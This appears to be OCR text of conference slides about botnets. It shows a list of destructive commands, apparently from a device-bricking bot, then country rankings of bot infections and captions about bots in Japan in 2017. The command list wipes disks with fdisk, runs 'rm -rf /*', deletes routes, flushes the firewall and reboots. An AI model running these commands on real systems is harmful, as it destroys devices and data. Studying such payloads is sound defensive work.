fdisk -C 1 -H 1 -S 1 /dev/mtd1
fdisk -C 1 -H 1 -S 1 /dev/sda
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
illed bot process
route del default
iproute del default
ip route del default
rm -rf /* 2</dev/null
sysctl -w net.ipv4.tcp_timestamps=0
sysctl -w kernel-threads-max=1
iptables -F;iptables -t nat -F;iptables -A INPUT -j DROP;iptables -A FORWARD -j DROP
halt -n -f
reboot
```


GAME OF
BOTS
BO


グルーバルのボット




GLOBAL TOP 10

CHINA
INDIA
VIETNAM
IRAN
THAILAND
BRAZIL
USD
INDONESIA
PAKISTAN
EGYPT


日本のボット




9月2017年日本のボットネット



